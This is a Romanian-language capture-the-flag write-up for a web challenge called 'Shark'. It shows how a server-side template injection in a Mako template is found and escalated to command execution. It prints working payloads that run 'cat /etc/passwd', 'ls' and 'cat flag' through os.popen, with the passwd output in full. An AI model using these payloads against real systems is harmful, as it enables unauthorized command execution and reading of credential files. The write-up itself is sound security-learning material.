

Shark

Imediat ce intru pe pagina web ma gandesc ca o sa fie ceva legat de rce doar ca daca aplicam modalitati simple cum ar fi sallut| ls sau orice alt payload vad ca nu reusesc.Asa ca un lucru bun la web este sa fie verificat ce tip de server ruleaza in backend.



Un server tipic de Werkzeug doar ca ce este aici de constatat este versiunea lui : 2.0.3.Well am incercat sa caut niste exploituri pentru aceasta versiune dar nimic interesant pana cand mi-am adus aminte ca poate este vulnerabil la SSTI(Server-Side Template Injection):apare când un utilizator poate trimite direct șabloane (templates) care vor fi interpretate de server..Asa ca a venit timpul sa incerc cateva payloaduri de baza ca sa vedem daca chiar este vulnerabil la asa ceva.Primul meu payload a fost ${7*7} care a reusit sa dea rezultatul dorit.Treaba este ca in loc sa caut ce tip de template engine este (Am aflat ca era mako dupa ce am terminat chall) am folosit payloaduri mai generale care au functionat.



Cate templates care sunt notabile:
Python: Django, Jinja2, Mako, ...

Java: Freemarker, Jinjava, Velocity, ...

Ruby: ERB, Slim, ...

Acum singurul lucru pe care il dorim este sa facem rce stiind care este vulnerabilitatea.Eu am cautat payloaduri de la payload-of-all things(https://github.com/swisskyrepo/PayloadsAllTheThings/) si mi-a dat rezultatul dorit in urma folosirii payloadului:

${__import__('os').popen('cat /etc/passwd').read()}

Shark name:
Submit

Hello root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin messagebus:x:101:101::/nonexistent:/usr/sbin/nologin ctf:x:1000:1000::/home/ctf/:/bin/bash !

Acum stiind ca merge payloadul trebuie doar sa listam ce se afla in acelasi director si sa citim flagul:

${__import__('os').popen('ls').read()}

${__import__('os').popen('cat flag').read()}

Flag final:

CTF{4b08602e0090f8cfd3….ceef1d3cff2d99e6034b1e58}

Trolled by masquerade8077